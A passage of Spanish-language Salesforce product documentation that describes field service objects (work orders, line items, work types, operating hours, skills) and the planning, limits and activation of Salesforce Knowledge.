| `Propietario` | El propietario asignado a la orden de trabajo. |
| `Orden de trabajo principal` | La orden de trabajo principal de la orden de trabajo, si la hubiera.<br>Consejo: Vea, cree y elimine órdenes de trabajo secundarias de una orden de trabajo en la lista relacionada Órdenes de trabajo secundarias. |
| `Código postal` | El código postal donde se completa la orden de trabajo. La longitud máxima es de 20 caracteres. |
| `Lista de precios` | La lista de precios asociada con la orden de trabajo. La incorporación de una lista de precios a la orden de trabajo le permite asignar entradas de listas de precios diferentes a las partidas de la orden de trabajo. Este campo solo está disponible si se activan los productos. |
| `Prioridad` | La prioridad de la orden de trabajo. La lista de selección incluye los siguientes valores, que pueden personalizarse:<br>• *`Bajo`*<br>• *`Medio`*<br>• *`Alto`*<br>• *`Crítico`* |
| `Orden de trabajo raíz` | (Solo lectura) Representa la orden de trabajo de nivel superior de una jerarquía de órdenes de trabajo. Según la posición de una orden de trabajo en la jerarquía, la raíz puede ser la misma que en el caso de la orden de trabajo principal. |
| `Contrato de servicio` | El contacto de servicio asociado con la orden de trabajo. |
| `Territorio de servicio` | El territorio de servicio donde se realiza la orden de trabajo. |
| `Fecha de inicio` | La fecha en la que la orden de trabajo entra en vigor. Este campo está en blanco a no ser que establezca la automatización para |

| Campo | Descripción |
| --- | --- |
| | cumplimentarlo. Para consultar una regla de flujo de trabajo de ejemplo que configura este campo, consulte a continuación. |
| `Estado` | El estado ciudad donde se completa la orden de trabajo. La longitud máxima es de 80 caracteres. |
| `Estado` | El estado de la orden de trabajo. La lista de selección incluye los siguientes valores, que pueden personalizarse:<br>• *`Nuevo`*<br>• *`En curso`*<br>• *`En espera`*<br>• *`Completado`*<br>• *`Cerrado`*<br>Cambiar el estado de una orden de trabajo no afecta al estado de sus partidas de orden de trabajo o citas de servicio asociadas. |
| `Categoría de estado` | La categoría a la que pertenece cada valor de estado. Las cinco categorías de estado disponibles coinciden con los valores de estado predeterminados.<br>Si crea valores personalizados de `Estado`, debe indicar a qué categoría pertenecen. Por ejemplo, si crea un valor `Esperando respuesta`, puede decidir que pertenece a la categoría `En espera`. |
| `Dirección` | El nombre y el número de la calle donde se completa la orden de trabajo. |
| `Asunto` | El asunto de la orden de trabajo. Intenta describir la naturaleza y el propósito del trabajo que hay que completar. Por ejemplo, "Mantenimiento anual in situ". La longitud máxima es de 255 caracteres. |
| `Subtotal` | (Solo lectura) El total de los subtotales de las partidas de la orden de trabajo antes de que se apliquen descuentos e impuestos. |
| `Impuesto` | El impuesto total sobre la orden de trabajo. Por ejemplo, si una orden de trabajo cuyo precio total es de 100 €, introduzca 10 € para aplicar un porcentaje de impuestos de 10. Puede introducir un número con o sin el símbolo de divisa y puede utilizar hasta dos decimales. |
| `Precio total` | (Solo lectura) El total del precio de las partidas de la orden de trabajo después de que se apliquen descuentos pero antes de agregar impuestos. |
| `Número de orden de trabajo` | Un número generado automáticamente que identifica la orden de trabajo. |

| Campo | Descripción |
|---|---|
| `Tipo de trabajo` | El tipo de trabajo asociado con la orden de trabajo. Cuando se selecciona un tipo de trabajo, la orden de trabajo hereda automáticamente la `Duración`, `Tipo de duración` del tipo de trabajo y las habilidades necesarias. |

Ejemplo: Los campos `Fecha de inicio` y `Fecha de finalización` están en blanco de manera predeterminada, pero puede establecer reglas de flujo de trabajo para configurarlos. La siguiente regla cumplimenta el campo `Fecha de inicio` con la fecha y hora actuales cuando el campo `Estado` cambia a *`En curso`*:

1. Cree una regla de flujo de trabajo en el objeto Orden de trabajo:
   - Bajo Criterios de evaluación, seleccione **Creado**.
   - Bajo Criterios de regla, introduzca *`Orden de trabajo: Estado EQUALS En curso`*.
2. Agregue una acción de flujo de trabajo Nueva actualización de campo:
   - Bajo Campo para actualizar, seleccione **Fecha de inicio**.
   - Bajo Opciones de fecha, seleccione la opción para utilizar una fórmula e introduzca la fórmula *`NOW()`*.
3. Guarde y active su regla.

CONSULTE TAMBIÉN

Directrices para utilizar órdenes de trabajo
Consideraciones para utilizar órdenes de trabajo
Configurar órdenes de trabajo
Campos de partidas de órdenes de trabajo

## Campos de partidas de órdenes de trabajo

Las partidas de órdenes de trabajo contienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

| Campo | Descripción |
|---|---|
| `Dirección` | La dirección de la partida. La partida hereda su dirección de su orden de trabajo principal, pero también se puede actualizar manualmente. |
| `Activo` | El activo asociado con la partida.<br>Si su organización utiliza activos jerárquicos (disponibles después de Spring '16), es posible que desee vincular las partidas de una orden de trabajo con diferentes activos. Por esta razón, las partidas no heredan automáticamente el valor del activo de la orden de trabajo principal. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo | Descripción |
|---|---|
| `Cerrado` | Indica si se cerró la partida. Cambiar el estado de la partida a `Cerrada` causa la selección de esta casilla de verificación en la interfaz de usuario. |
| `Código ISO de divisa` | El código ISO para cualquier divisa permitida por la organización. Disponible solo para organizaciones con la función de divisas múltiples activada. |
| `Descripción` | La descripción de la partida. Recomendamos describir los pasos que un usuario debe seguir para marcar la partida como *`Completada`*. |
| `Descuento` | El porcentaje de descuento que se aplica a la partida. Puede introducir un número con o sin el símbolo de porcentaje y puede utilizar hasta dos decimales. |
| `Duración` | El tiempo estimado necesario para completar la partida. Especifique la unidad de duración en el campo `Tipo de duración`. |
| `Tipo de duración` | La unidad de la duración: Minutos u horas. |
| `Fecha de finalización` | La fecha cuando se completa la partida. |
| `Precisión del geocódigo` | El nivel de precisión de las coordenadas geográficas de una ubicación en comparación con su dirección física. Un servicio de geocodificación proporciona normalmente este valor en base a las coordenadas de latitud y longitud de la dirección. |
| `Latitud` | Se utiliza con `Longitud` para especificar la geoubicación precisa de la dirección donde se completa la orden de trabajo. Los valores aceptables son números comprendidos entre –90 y 90 con hasta 15 decimales. |
| `Número de partida` | Un número generado automáticamente que identifica la partida. |
| `Precio de la lista` | El precio de la partida (producto) según se enumera en su entrada correspondiente de la lista de precios. Si un producto no está especificado, el valor predeterminado del precio de lista es cero. (Sólo lectura) |
| `Longitud` | Se utiliza con `Latitud` para especificar la geoubicación precisa de la dirección donde se completa la orden de trabajo. Los valores aceptables son números comprendidos entre -180 y 180 con hasta 15 decimales. |
| `Pedido` | La orden asociada con la partida. Por ejemplo, es posible que necesite pedir piezas de recambio antes de poder completar la partida. |

| Campo | Descripción |
| --- | --- |
| `Partida de orden de trabajo principal` | La partida principal de la partida, si la hubiera.<br>Consejo: Vea, cree y elimine partidas secundarias de una partida en la lista relacionada Partidas de órdenes de trabajo secundarias. |
| `Entrada de lista de precios` | La entrada de la lista de precios que se corresponde con la partida. Se debe especificar una lista de precios en la orden de trabajo principal. |
| `Producto` | El producto asociado con la entrada de la lista de precios. |
| `Cantidad` | La cantidad de la partida. |
| `Partida de orden de trabajo raíz` | La partida de nivel superior en una jerarquía de partidas. Según la posición de una partida en la jerarquía, la raíz puede ser la misma que en el caso de la partida principal. (Sólo lectura) |
| `Territorio de servicio` | El territorio de servicio donde se realiza el trabajo de la partida. |
| `Fecha de inicio` | La fecha en la que la partida entra en vigor. |
| `Estado` | El estado de la partida. La lista de selección incluye los siguientes valores, que pueden personalizarse:<br>• *`Nuevo`*<br>• *`En curso`*<br>• *`En espera`*<br>• *`Completado`*<br>• *`Cerrado`* |
| `Categoría de estado` | La categoría a la que pertenece cada valor de estado. Las cinco categorías de estado disponibles coinciden con los valores de estado predeterminados.<br>Si crea valores personalizados de `Estado`, debe indicar a qué categoría pertenecen. Por ejemplo, si crea un valor `Esperando respuesta`, puede decidir que pertenece a la categoría `En espera`. |
| `Asunto` | El asunto de la partida. Por ejemplo, “Revisión de neumáticos”. |
| `Subtotal` | El precio unitario de la partida multiplicado por la cantidad. (Sólo lectura) |
| `Precio total` | El subtotal de la partida con los descuentos aplicados. (Sólo lectura) |
| `Precio por unidad` | De forma predeterminada, el precio unitario para una partida es el precio de lista del producto que proviene de la lista de precios, pero puede cambiarlo. |

| Campo | Descripción |
|---|---|
| `Orden de trabajo` | La orden de trabajo principal de la partida. Debido a que las partidas de órdenes de trabajo deben asociarse con una orden de trabajo, este campo es obligatorio. |
| `Tipo de trabajo` | El tipo de trabajo asociado con la partida. Cuando se selecciona un tipo de trabajo, la partida de orden de trabajo hereda automáticamente la `Duración`, `Tipo de duración` del tipo de trabajo y las habilidades necesarias. |

CONSULTE TAMBIÉN

- Configurar órdenes de trabajo
- Campos de órdenes de trabajo

## Campos de tipo de trabajo

Los tipos de trabajo tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Nombre del campo | Descripción |
|---|---|
| `Descripción` | La descripción del tipo de trabajo. Pruebe agregar detalles acerca de la tarea o tareas que representa este tipo de trabajo. |
| `Tipo de duración` | La unidad de la `Duración estimada`: Minutos u horas. |
| `Duración estimada` | La longitud estimada del trabajo. La duración estimada es en minutos u horas basándose en el valor seleccionado en el campo `Tipo de duración`. |
| `Nombre` | El nombre del tipo de trabajo. Intente utilizar un nombre que ayuda los usuarios a comprender rápidamente el tipo de órdenes de trabajo que se pueden crear desde el tipo de trabajo. Por ejemplo, "Mantenimiento anual del refrigerador" o "Sustitución de válvula". |

CONSULTE TAMBIÉN

- Campos de órdenes de trabajo
- Campos de partidas de órdenes de trabajo
- Configurar órdenes de trabajo

# Campos de artículos vinculados

Un artículo vinculado es un artículo de Knowledge que está adjunto a una orden de trabajo o a una partida de orden de trabajo. Los artículos vinculados tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo | Descripción |
|---|---|
| `Id. de artículo` | El Id. del registro del artículo vinculado, que se crea cuando se adjunta un artículo a un registro. |
| `Título de artículo` | El título del artículo vinculado. |
| `Versión de artículo` | La versión del artículo que está adjunto al registro. El campo muestra el título de la versión adjunta, y proporciona un vínculo a la versión.<br>Cuando adjunta un artículo a una orden de trabajo, esa versión del artículo permanece asociada con la orden de trabajo incluso si se publican versiones posteriores. Si es necesario, puede retirar y volver a adjuntar un artículo a una orden de trabajo para vincular a la versión más reciente.<br>Por ejemplo, si un artículo se titulaba "Como sustituir un filtro" cuando se adjuntó al registro, este campo muestra ese título y vincula a la versión adjunta. |
| `Id. de artículo de Knowledge` | El Id. del artículo que está adjunto al registro. |
| `Última visualización` | La fecha en que se vio el artículo por última vez. |
| `Tipo de objeto vinculado` | (Solo lectura) El tipo de registro al que está adjunto el artículo. Por ejemplo, si el artículo está adjunto a una orden de trabajo, este campo muestra "Orden de trabajo". |
| `Id. de registro vinculado` | El Id. del registro al que está adjunto el artículo. Por ejemplo, si el artículo está adjunto a una orden de trabajo, este campo muestra el Id. de la orden de trabajo. |
| `Id. de tipo de registro` | El tipo de registro del artículo vinculado. Este campo solo se cumplimenta si se utilizan tipos de registros. |

CONSULTE TAMBIÉN

Directrices para utilizar Knowledge con órdenes de trabajo

# Campos de horas de trabajo

Las horas de trabajo y divisiones de tiempo tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Las *horas de trabajo* se pueden asignar a territorios de servicio, miembros del territorio de servicio y cuentas para indicar cuándo están disponibles para el trabajo de servicio de campo. Cree horas de trabajo a través de la ficha Horas de trabajo en Salesforce. Las horas de trabajo tienen los siguientes campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Nombre del campo | Descripción |
|---|---|
| `Descripción` | La descripción de las horas de trabajo. Agregue cualquier detalle que no está incluido en el nombre. |
| `Nombre` | El nombre de las horas de trabajo. Por ejemplo: *`Horario de verano`*, *`Horario de invierno`*, *`Horario de temporada alta`*. |
| `Zona horaria` | La zona horaria en la que se encuentran las horas de trabajo. |

Las *divisiones de tiempo* representan un periodo de tiempo en un día cuando se puede completar el trabajo de servicio de campo. Después de crear las horas de trabajo, cree divisiones de tiempo para cada día a través de la lista relacionada Divisiones de tiempo. Las divisiones de tiempo tienen los siguientes campos.

| Nombre del campo | Descripción |
|---|---|
| `Día de la semana` | El día de la semana cuando se produce la división de tiempo. |
| `Hora de finalización` | La hora en que finaliza la división de tiempo. |
| `Nombre` | El nombre de la división de tiempo. El nombre se cumplimenta automáticamente en un formato de día y hora (por ejemplo, `Lunes de 9:00 AM a 10:00 PM`) pero puede actualizarlo manualmente si lo desea. |
| `Horas de trabajo` | Las horas de trabajo a las que pertenece la división de tiempo. La división de tiempo de unas horas de trabajo aparece en la lista relacionada Horas de trabajo. |
| `Hora de inicio` | La hora en que inicia la división de tiempo. |
| `Tipo` | El tipo de división de tiempo. Los posibles valores son *`Normal`* y *`Ampliada`*. Es posible que elija utilizar *`Ampliada`* para representar cambios de horas extraordinarias. |

Nota: No puede crear campos personalizados en horas de trabajo o divisiones de tiempo.

CONSULTE TAMBIÉN

Crear horas de trabajo

## Campos de habilidad para servicio de campo

Las habilidades representan certificados y áreas de experiencia en su personal de servicio de campo. Las habilidades y sus objetos relacionados tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Las *habilidades* representan un certificado o área de experiencia. Se crean en Configuración y tienen los siguientes campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Nombre del campo | Descripción |
|---|---|
| `Nombre` | Nombre de la habilidad. |
| `Descripción` | La descripción de la habilidad. |
| `Nombre del desarrollador` | El nombre único de la habilidad en la API. |

Nota: Cuando crea una habilidad, deje las secciones “Asignar usuarios” y “Asignar perfiles” en blanco. Son específicas de Live Agent, que también utiliza habilidades.

Las *habilidades de recurso de servicios* son una habilidad asignada a un recurso de servicio. Aparecen en la lista relacionada Habilidades en páginas de detalles de recursos de servicio y tienen los siguientes campos.

| Nombre del campo | Descripción |
|---|---|
| `Fecha final` | La fecha cuando vence la habilidad. Por ejemplo, si se debe volver a certificar un recurso pasados seis meses, la fecha de finalización debe ser la fecha en que vence su certificado. |
| `Recurso de servicio` | El recurso que posee la habilidad. |
| `Habilidad` | La habilidad que el recurso posee. |
| `Nivel de habilidad` | El nivel de habilidad del recurso. El nivel de habilidad debe oscilar entre 0 y 99,99. Para obtener sugerencias acerca de cómo definir el nivel de habilidad, consulte Configurar ajustes de habilidad. |
| `Fecha de inicio` | La fecha cuando el recurso obtiene la habilidad. Por ejemplo, si la habilidad representa un certificado, la fecha de inicio debe ser la fecha del certificado. |

Los *requisitos de habilidad* son habilidades que un recurso necesita para completar una tarea. Aparecen en la lista relacionada Requisitos de habilidad en páginas de detalles de tipo de trabajo, orden de trabajo y partida de orden de trabajo y tienen los siguientes campos.

| Nombre del campo | Descripción |
| --- | --- |
| `Registro relacionado` | La orden de trabajo, partida de orden de trabajo o el tipo de trabajo donde se requiere la habilidad. |
| `Habilidad` | La habilidad requerida. |
| `Nivel de habilidad` | El nivel de la habilidad requerida. El nivel de habilidad debe oscilar entre 0 y 99,99. |

CONSULTE TAMBIÉN

Configurar habilidades para servicio de campo

# Adición de una base de datos de conocimientos

## Adición de Salesforce Knowledge

### Bienvenida a Salesforce Knowledge

Cree su base de conocimientos y ofrezca a los visitantes de su sitio Web, clientes, socios y agentes de servicio lo último en asistencia. Salesforce Knowledge le permite crear y gestionar la información de su empresa y compartirla de forma segura cuando y donde lo necesite.

Su base de Salesforce Knowledge se crea desde artículos de conocimientos, que son documentos de información. Los artículos pueden incluir información sobre procesos, como cómo restablecer su producto a sus valores predeterminados o preguntas más frecuentes como cuánto almacenamiento admite su producto.

Los agentes de servicio con experiencia y redactores internos escriben los artículos. Los artículos se publican a continuación en un intervalo de canales: base de datos interna, comunidades de cliente y socio o sitios Web públicos. Dónde y qué información se publica está basado en el perfil de formato del artículo y la seguridad a nivel de campo.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

# Descripción general de la documentación de Salesforce Knowledge

Utilice estas listas para buscar información sobre Salesforce Knowledge en el conjunto de documentación de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## Descripción general de Salesforce Knowledge

- Bienvenida a Salesforce Knowledge
- Planificar su base de conocimientos
- Límites de Salesforce Knowledge
- Trabajar con artículos y traducciones
- Guía de Salesforce Knowledge

## Configurar Salesforce Knowledge

- Crear su base de conocimientos
- Tipos de artículos de Knowledge
- Importar información existente en Salesforce Knowledge
- Acceso de artículos de conocimiento
- Flujo de trabajo y aprobaciones para artículos

## Utilizar su base de Salesforce Knowledge

- Buscar artículos y fuentes externas en la ficha Knowledge
  - Buscar artículos de Knowledge en una consola de Salesforce
  - ¿Cómo funciona la búsqueda?
  - Ficha Artículos o Knowledge
  - Para buscar y visualizar artículos de Salesforce Knowledge en su dispositivo Android, consulte Acceder a artículos de Salesforce Knowledge con Salesforce1 para Android (Beta) y Diferencias de Salesforce1 con el sitio completo de Salesforce
- Crear y modificar artículos
- Publicar artículos y traducciones
- Elaborar informes en artículos de Salesforce Knowledge

## Definir categorías de datos para sus artículos de Salesforce Knowledge

- Categorías de datos en salesforce.com
- Crear y modificar grupos de categorías
- Agregar categorías de datos a grupos de categorías

## Traducir artículos de Salesforce Knowledge

- Compatibilidad con una base de conocimientos multilingüe
- Traducir artículos en Salesforce Knowledge
- Exportación de artículos para su traducción
- Importar artículos traducidos

### Compartir su base de Salesforce Knowledge

- Consola de Salesforce y Salesforce Knowledge
- Si desea que los visitantes de su sitio Web visualicen los artículos de Salesforce Knowledge, instale la aplicación *Public Knowledge Base* desde AppExchange. Para instalar, configurar y personalizar su base de conocimientos pública con este paquete, consulte la guía de la aplicación de AppExchange Public Knowledge Base disponible en AppExchange.

### Desarrollar con Salesforce Knowledge

- La Guía del desarrollador de Salesforce Knowledge contiene información concreta sobre el desarrollo de Salesforce Knowledge junto con cursillos y ejemplos.
- La Guía del desarrollador de la API de REST de Force.com tiene información sobre la cobertura de artículos con la API de REST.
- La Guía del desarrollador de la API de SOAP incluye información sobre la API de Salesforce Knowledge:
  - Directrices
  - Objetos
  - Llamadas
- La Guía del desarrollador de la API de metadatos incluye información sobre los objetos de la API de metadatos de Salesforce Knowledge:
- La Guía del desarrollador de Visualforce contiene información sobre los componentes de Visualforce de Salesforce Knowledge.
- La Guía del desarrollador del código Apex de Force.com incluye información sobre la clase KnowledgeArticleVersionStandardController de Apex.

## Planificar su base de conocimientos

Es importante las necesidades individuales de su empresa mientras desarrolla una estrategia para capturar y publicar la experiencia de su equipo de asistencia. Con una base de conocimientos sólida, los clientes reciben un servicio más rápido e incluso resuelven sus problemas por si solos.

La configuración de Salesforce Knowledge es un procedimiento "elija su propia aventura". Existen varias funciones y opciones y depende de usted decidir cuáles son adecuados para su negocio.

| Consideración | Más información |
|---|---|
| ¿Qué información necesita publicar? | Tipos de artículos |
| ¿Quién puede proporcionar la información? | Licencia de usuario de Knowledge, Configuración de usuario |
| ¿Quién puede aprobar y gestionar la información? | Gestión de Knowledge, Reglas de validación |
| ¿Necesita procesos de aprobación o flujos de trabajo para gestionar la creación y publicación de artículos? | Flujo de trabajo y aprobaciones para artículos |
| ¿Tiene una base de conocimientos existente o documentación que necesita importar? | Importar información existente en Salesforce Knowledge |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

| Consideración | Más información |
| --- | --- |
| ¿Quién necesita leer esa información y dónde? | Acceso de artículos de conocimiento, Crear grupos públicos para Knowledge, Asignar acciones de artículos a grupos públicos |
| ¿Necesita categorizar su información? | Categorías de datos en salesforce.com |
| ¿Quién tiene acceso a qué categorías? | Visibilidad de categoría de datos |
| ¿Admite más de un idioma? | Compatibilidad con una base de conocimientos multilingüe |
| ¿Necesita que los agentes busquen artículos mientras trabajan en un caso? | Adjuntar versiones en PDF de artículos a mensajes de correo electrónico de casos.Ver una lista de artículos sugeridos basándose en información de casos., Configurar el widget de Knowledge One |
| ¿Necesita que los agentes sigan artículos en Chatter? | Seguimiento de las noticias en tiempo real |
| ¿Necesita compartir su base de conocimientos de forma externa? | *Conocimientos públicos para Mobile, Web y Facebook* |
| ¿Necesita mejorar la capacidad de búsqueda? | Mejorar la experiencia de búsqueda de artículos |
| ¿Necesita directrices, recursos y debates actuales en el envolvente mundo del servicio orientado de bases de conocimiento? | Salesforce Knowledge dispone de la certificación "KCS Verified" del Consortium for Service Innovation, que reconoce prácticas recomendadas en metodologías de asistencia al cliente. Mediante la implementación de funciones de Knowledge-Centered Support (KCS), puede crear una colaboración más eficiente en su equipo y proporcionar información pertinente y precisa a sus clientes. |

Tenga en cuenta las siguientes sugerencias cuando planifique y utilice Salesforce Knowledge:

- Cree grupos de sinónimos Salesforce Knowledge. Los sinónimos son palabras y frases que se tratan como equivalentes en búsquedas de artículos, permitiéndole optimizar los resultados de búsqueda.
- Antes de configurar categorías de datos, planifique cuidadosamente los grupos de categorías y sus jerarquías. También debe tener en cuenta la forma en que la jerarquía de categorías se asignará a su jerarquía de funciones. Para obtener más información, consulte Visibilidad de categorías de datos.
- Cree informes personalizados en sus datos de Salesforce Knowledge. También puede instalar la aplicación *Paneles e informes de la base de conocimiento* desde AppExchange para recibir más de dos docenas de informes de ayuda.
- Múltiples agentes pueden modificar el mismo artículo a la vez. Si eso ocurre, un compañero podría sobrescribir sus cambios sin saberlo, incluso si guarda su trabajo con frecuencia. Para evitar pérdidas accidentales de los datos, advierta a los usuarios que modifiquen únicamente los artículos que les han sido asignados.
- Conozca los límites de artículos máximos, tipos de artículos y categorías de datos.
- Revise su uso regularmente para evitar problemas de almacenamiento: En Configuración, introduzca `Uso de almacenamiento` en el cuadro `Búsqueda rápida`, a continuación, seleccione **Uso de almacenamiento**.
- Los usuarios de las bases de datos de conocimientos públicas no pueden puntuar los artículos.
- El tipo de campo personalizado de archivo permite a los agentes adjuntar documentos a los artículos.
- Perderá los datos si convierte un campo personalizado de un tipo de artículo en cualquier otro tipo de campo. No convierta los campos personalizados a no ser que no haya datos para ese campo.
- Al cambiar el nombre de etiquetas de Salesforce Knowledge, tenga en cuenta que los nombres de campo estándar, como título y tipo son fijos. Estos campos no cambian las etiquetas en las páginas de modificación y creación de artículos. Si la organización está establecida en otro idioma, estos campos permanecen en la etiqueta fija para ese idioma.

- El motor de búsqueda de Salesforce Knowledge admite la lematización, que es el proceso de reducción de una palabra a su raíz. Con la lematización, la búsqueda puede buscar formas expandidas del término de búsqueda. Por ejemplo, una búsqueda de `ejecución` daría como resultado elementos que contengan *ejecutar*, *ejecución* y *ejecutó*.
- Asegúrese de que comprende claramente los tipos de artículos que su organización necesita y cómo interactúan los agentes con estos tipos de artículos. Esto determina los permisos del tipo de artículo y las acciones de artículos que necesita asignar a los usuarios de Salesforce Knowledge, que puede utilizar para crear el conjunto de perfiles o permisos necesarios de su organización. Para obtener más información, consulte Acceso de artículos de conocimiento en la página 3044.
- Determine si necesita crear reglas de flujo de trabajo para algunos de sus tipos de artículos. Por ejemplo, puede crear una regla que envía un correo electrónico a un gestor de artículos cuando un agente crea un artículo al cerrar un caso.
- Determine si necesita crear procesos de aprobaciones para algunos de sus tipos de artículos. Por ejemplo, si tiene un tipo de artículo que debe tener una aprobación legal y de gestión antes de que se pueda publicar de manera externa, debe crear un proceso de aprobación para el tipo de artículo.

CONSULTE TAMBIÉN

Límites de Salesforce Knowledge
Crear su base de conocimientos
Descripción general de la documentación de Salesforce Knowledge
Guía completa de Salesforce Knowledge

## Límites de Salesforce Knowledge

Límites de Salesforce Knowledge por edición.

Salesforce Knowledge es una base de datos de conocimientos para la creación y gestión de contenido. Si Salesforce Knowledge está activado en el Portal de clientes o en el portal de socios, los clientes y socios pueden acceder a artículos.

| Límites de Salesforce Knowledge | Detalles para Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition |
|---|---|
| Número máximo de artículos | 50,000 artículos |
| Número máximo de tipos de artículos | 100 tipos de artículo |
| Número máximo de campos personalizados por tipo de artículo | Enterprise Edition, Developer Edition y Unlimited Edition: 500 campos personalizados por tipo de artículo<br>Performance Edition: 800 campos personalizados por tipo de artículo |
| Máximo de campos de archivo | 5 campos de archivo |
| Tamaño máximo de campo de archivo | Los campos de archivo se contabilizan como archivos adjuntos y pueden tener una capacidad de hasta 25 MB. |
| Tamaño máximo de área de texto enriquecido | 131072 caracteres |
| Tamaño máximo de todos los campos de área de texto enriquecido en un artículo | 1638400 caracteres |
| Máximo de referencias de artículo único (vínculos) en un campo de área de texto enriquecido | Puede tener hasta 100 vínculos a diferentes artículos de Salesforce Knowledge en un solo campo de texto enriquecido. |

| Límites de Salesforce Knowledge | Detalles para Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition |
|---|---|
| Supervisión del historial de artículos | Los eventos de artículos se supervisan durante hasta 18 meses. |
| Número máximo de idiomas admitidos | 16 idiomas admitidos |
| Importación de artículos | El archivo .zip de importación debe reunir los requisitos siguientes:<br>• Solo puede haber un archivo .csv y un archivo .properties.<br>• El archivo .csv y el archivo .properties debe estar en el directorio raíz.<br>• El proceso de compresión debe conservar la estructura de carpetas y subcarpetas.<br>• El nombre del archivo .zip no puede contener caracteres especiales.<br>• El archivo .zip no puede superar los 20 MB y los archivos individuales descomprimidos en el archivo zip no pueden superar los 10 MB.<br>• Los archivos .csv no pueden tener más de 10.000 filas, incluyendo la fila del encabezado. Por ello, no puede tener más de 9.999 artículos y traducciones.<br>• Las filas del archivo .csv no pueden superar los 400.000 caracteres.<br>• Las celdas del archivo .csv no pueden superar los 32 KB.<br>• Cada artículo del archivo .csv no puede tener más de 49 traducciones. |
| Número máximo de grupos de categorías de datos y grupos de categorías de datos activos | 5 grupos de categorías; 3 activos |
| Número máximo de categorías por grupo de categoría de datos | 100 categorías por grupo de categoría de datos |
| Número máximo de niveles en la jerarquía del grupo de categoría de datos | 5 niveles en la jerarquía del grupo de categoría de datos |
| Número máximo de categorías de datos en un grupo de categoría de datos asignado a un artículo | 8 categorías de datos en un grupo de categoría de datos asignado a un artículo |
| Número máximo de términos de búsqueda promocionados | Su organización puede crear un máximo de 2.000 términos promocionados. |

CONSULTE TAMBIÉN

- Bienvenida a Salesforce Knowledge
- Planificar su base de conocimientos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

# Crear su base de conocimientos

Si su organización tienen licencias de usuario de Knowledge y una le es asignada, está listo para crear su base de conocimientos.

Para asegurarse de que su organización cuenta con licencias de usuario de Knowledge, desde Configuración, introduzca *Empresa* en el cuadro Búsqueda rápida, luego seleccione **Información de la empresa**. Las licencias de usuario de Knowledge se indican en l aparte inferior de la página, en la lista relacionada Licencias de función.

Para asegurarse de que es un usuario de Salesforce Knowledge, desde su configuración personal, introduzca *Personal* en el cuadro Búsqueda rápida, luego seleccione **Información personal**. La casilla de verificación Usuario de Knowledge está en la segunda columna de la sección Detalles de usuario.

Para activar Salesforce Knowledge, desde Configuración, introduzca *Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Knowledge**. Confirme que desea activar Salesforce Knowledge y haga clic en **Activar Knowledge**. Si su organización no tiene un tipo de artículo, se crea un tipo de artículo predeterminado.

Nota: Si activó Knowledge antes de Spring '16, debe crear un tipo de artículo primero. Después del lanzamiento de Spring '16, ya no necesitará crear un tipo de artículo primero.

CONSULTE TAMBIÉN

- Activar Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para activar Salesforce Knowledge:

- "Personalizar aplicación"

## Activar Salesforce Knowledge

Desde la página Configuración de Knowledge, puede crear una experiencia de base de conocimientos para sus agentes del servicio de asistencia, socios y clientes.

Para configurar o modificar su base de conocimientos, desde Configuración, introduzca *Configuración de Knowledge* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Knowledge** y luego haga clic en **Modificar**.

| Función u opción | Descripción |
|---|---|
| **Configuración general** | |
| Permitir a los agentes crear y modificar artículos desde la ficha Artículos o Knowledge | Permite a los agentes modificar artículos sin ir a la ficha Gestión de artículos. Los agentes pueden hacer clic en Modificar para abrir la página de modificación de artículos. Si la versión publicada del artículo existe, pueden ver la versión publicada o modificar la versión actual. Si existe una versión borrador, podrán continuar con la modificación del borrador existente pero deberán revisar el borrador detenidamente para no sobrescribir cambios no publicados. |

EDICIONES

Disponible en: Salesforce Classic

